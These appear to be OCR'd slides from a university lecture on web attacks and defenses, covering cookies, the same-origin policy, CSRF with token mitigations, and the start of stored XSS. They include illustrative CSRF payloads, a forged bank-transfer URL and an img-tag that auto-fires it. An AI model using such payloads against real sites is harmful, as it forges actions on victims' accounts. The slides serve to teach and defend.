Web Attacks & Defenses

CMSC 23200, Spring 2025, Lecture 12

Grant Ho

University of Chicago, 05/02/2025
(Slides adapted from Blasé Ur, Peyrin Kao, Vern Paxson, and Zakir Durumeric)

Logistics

- Assignment 4 due Friday at 11:59pm (5/2)
  - Additional Office Hours on Friday from 2:30 - 4:30pm in the JCL 2C common area


- Assignment 5 released on Saturday (5/3)
  - Due Thursday (5/8) at 11:59pm

Outline

- Review of SOP & Cookies
- CSRF Attacks & Defenses
- XSS Attacks & Defenses
- SQL Injection Attacks & Defenses

Recall: Same Origin Policy

- Websites *can embed* (i.e., request) resources from any web origin but the requesting website *cannot inspect* content from other origins



An origin is defined as a (scheme, domain, port) e.g., (http, uchicago.edu, 80)

Recall: Cookies

Cookie: a piece of data used to maintain state across multiple HTTP requests

Creating & storing cookies

- Servers can create a cookie by including a **`Set-Cookie`** header in their HTTP response
- The client (web browser) stores cookies (browser's **cookie jar)**

Using cookies

- The browser *automatically* attaches in-scope cookies to every HTTP request
  - Confusing low-level detail: Cookie scopes are different than SOP origins (scope = "matching" domain + path)
- The server uses cookies it receives to identify related requests (from same client)

Cookie Structure

- **Cookie**: consists of one Name=Value pair with optional additional attributes:
  - Domain, Path, "Secure", "HttpOnly", …
- "Secure" cookies: only sent with HTTPS requests
  - Protects cookies for a network eavesdropper
- HttpOnly: makes cookies inaccessible via the DOM (inaccessible by any website's code, e.g., Javascript)
  - Protects against malicious JS (e.g., 3rd party library)

Name= Value (e.g., sessionid=0x98afd98…)	
Domain	`cs.uchicago.edu`
Path	`/cmsc23200`
Secure	`True`
HttpOnly	`False`

Recall: Servers Can Create “Session” Cookies to Authenticate Users (Clients)

If an attacker can steal or guess your session cookie value:

- They can make their own malicious HTTP requests & use your cookie in the header!
- Server will think their requests are made by you!

CSRF Attacks

Cross-Site Request Forgery (CSRF)

- Attack Goal: Make a client application (user's browser) perform some action on a website for the attacker
- Attack idea: Trick a user's browser to send an HTTP request (crafted by the attacker) to a target website

Cross-Site Request Forgery (CSRF)

Attack Prerequisites / Success Conditions:


1. *Victim* is logged into *important.com* in a particular browser (e.g., active session cookie on victim's machine)
2. *important.com* accepts GET and/or POST requests for important actions
3. *Victim* encounters *attacker's* code in that same browser

Steps of a CSRF Attack

Threat Model: 3rd party attacker who wants to impersonate the victim to a target web server


Steps of a CSRF Attack

1. User authenticates to the server
    - User receives a cookie with a valid session token




Steps of a CSRF Attack

1. User authenticates to the server
   - User receives a cookie with a valid session token
2. Attacker tricks the victim into making a malicious request to the server



Steps of a CSRF Attack

1. User authenticates to the server
   - User receives a cookie with a valid session token
2. Attacker tricks the victim into making a malicious HTTP request to the server
3. The server accepts the malicious request from the victim
   - Recall: The site's cookies are automatically attached in the request



Steps of a CSRF Attack

1. User authenticates to the server
   - User receives a cookie with a valid session token

2. Attacker tricks the victim into making a malicious request to the server

3. The server accepts the malicious request from the victim
   - Recall: The cookie is automatically attached in the request

Executing a CSRF Attack

How might we trick the victim into making a GET request?

- Strategy #1: Trick the victim into clicking a link
  - Victim clicking the link: their browser will make a GET request:
    `https://www.bank.com/transfer?amount=100&to=Mallory`

- Strategy #2: Put some HTML on a website the victim will visit
  - Example: The victim will visit a forum. Make a post with some HTML on the forum
  - Lots of HTML to automatically make a GET request to a URL:

```
<img src=
"https://www.bank.com/transfer?amount=100&to=Mallory">
```

Executing a CSRF Attack

- How might we trick the victim into making a POST request?
  - Example POST request: Submitting a form

- One Strategy: Put some JavaScript on a website the victim will visit
  - Example: Pay for an advertisement on the website, and put JavaScript in the ad
  - Recall: JavaScript can make a POST request to target website

CSRF: Why Does This Work?

- Recall: Cookies for *important.com* are automatically sent as HTTP headers with every HTTP request to *important.com*
- Thus: *Victim* doesn't need to visit the site explicitly… attacker just needs *Victim* browser to send an HTTP request
- Basically, the browser is confused
  - "Confused deputy" attack

CSRF: Key Mitigations

Implemented by websites to protect their users

1. Check HTTP referrer *(less good: removed in lots of benign cases)*
2. CSRF token *(standard practice)*
   - Generate secret "randomized" value known to *important.com* & unique to each client session & request
   - Insert as a hidden field into forms during HTTP response (or any non-cookie part of HTTP response)
   - Client embed this CSRF token in HTTP requests
   - Check all requests for correct CSRF token before taking action

Secret Token Generation

```
<form action="https://bank.com/transfer" method="post">
  <input  type="hidden" name="csrf_token" value="434ec7e838ec3167ef5">
  <input  type="text" name="to">
  <button type="submit">Transfer!</button>
</form>
```

?

How do we generate a token that user can access but attacker can't?

- ✗ Set static token in form
  - → attacker can load the transfer page out of band
- ✓ Send randomized & request-specific token as part of the page
  - → attacker cannot access because SOP blocks reading content


CSRF Token Validation

`bank.com` includes a secret value in every form that the server can validate (unique per user session & request)

```
<form action="https://bank.com/transfer" method="post">
  <input  type="hidden" name="csrf_token" value="434ec7e838ec3167ef5">
  <input  type="text" name="to">
  <input  type="text" name="amount">
  <button type="submit">Transfer!</button>
</form>
```

Attacker can't submit data to /transfer if they don't know **`csrf_token`**


CSRF Tokens



The request in step 4 will fail, because the attacker doesn't know the token!

Cross-Site Scripting (XSS)

Recall: Same-origin policy



Prevents Javascript on one website/frame from reading or modifying content from different origins.

Cross-Site Scripting (XSS): Bypassing SOP

- Goal: Run malicious JavaScript within target website's content to access that website's DOM
  - If the JavaScript is inserted into a page on *victim.com* or is an external script loaded by a page on *victim.com*, it follows *victim.com*'s same origin policy
- Main idea: Inject code through either URL parameters or user-created parts of a page

Two Types of XSS (Cross-Site Scripting)

There are two main types of XSS attacks

- In a *stored* (or "persistent") XSS attack, the attacker leaves their script lying around on `mybank.com` server
  - … and the server later unwittingly sends it to your browser
  - Your browser is none the wiser, and executes it within the same origin as the `mybank.com` server

Stored XSS (Cross-Site Scripting)

Attack Browser/Server

evil.com

Stored XSS (Cross-Site Scripting)

Stored XSS (Cross-Site Scripting)

User Victim

Attack Browser/Server

evil.com


1

Inject malicious script

